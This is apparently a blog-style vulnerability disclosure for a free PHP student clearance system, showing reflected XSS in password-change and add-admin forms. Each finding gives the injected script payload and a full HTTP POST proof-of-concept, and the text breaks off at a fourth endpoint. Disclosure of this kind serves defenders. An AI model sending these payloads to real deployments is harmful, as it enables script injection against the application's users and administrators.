
JustOrg Follow
Nov 7 · 3 min read · Listen

Web-Based Student Clearance System in PHP Free Source Code v1.0 — Unrestricted input leads to xss

1. /changepassword.php

txtold_password、txtnew_password、txtconfirm_password





payload:

```
txtold_password="><script>alert(1)</script><"
```

poc:


```
POST /changepassword.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: http://localhost
Connection: close
Referer: http://localhost/changepassword.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1

txtold_password="><script>alert(1)</script><"
```





2. /Admin/changepassword.php

txtold_password、txtnew_password、txtconfirm_password





payload:

```
txtold_password="><script>alert(1)</script><"
```


POC:

```
POST /admin/changepassword.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: http://localhost
Connection: close
Referer: http://localhost/admin/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1

txtold_password="><script>alert(1)</script><"
```





3./Admin/add-admin.php
txtusername





payload:

```
txtusername="><script>alert(1)</script><"
```

poc:


```
POST /Admin/add-admin.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://localhost
Connection: close
Referer: http://localhost/Admin/add-admin.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1

txtusername="><script>alert(1)</script><"
```





4./Admin/add-student.php

txtfullname



```
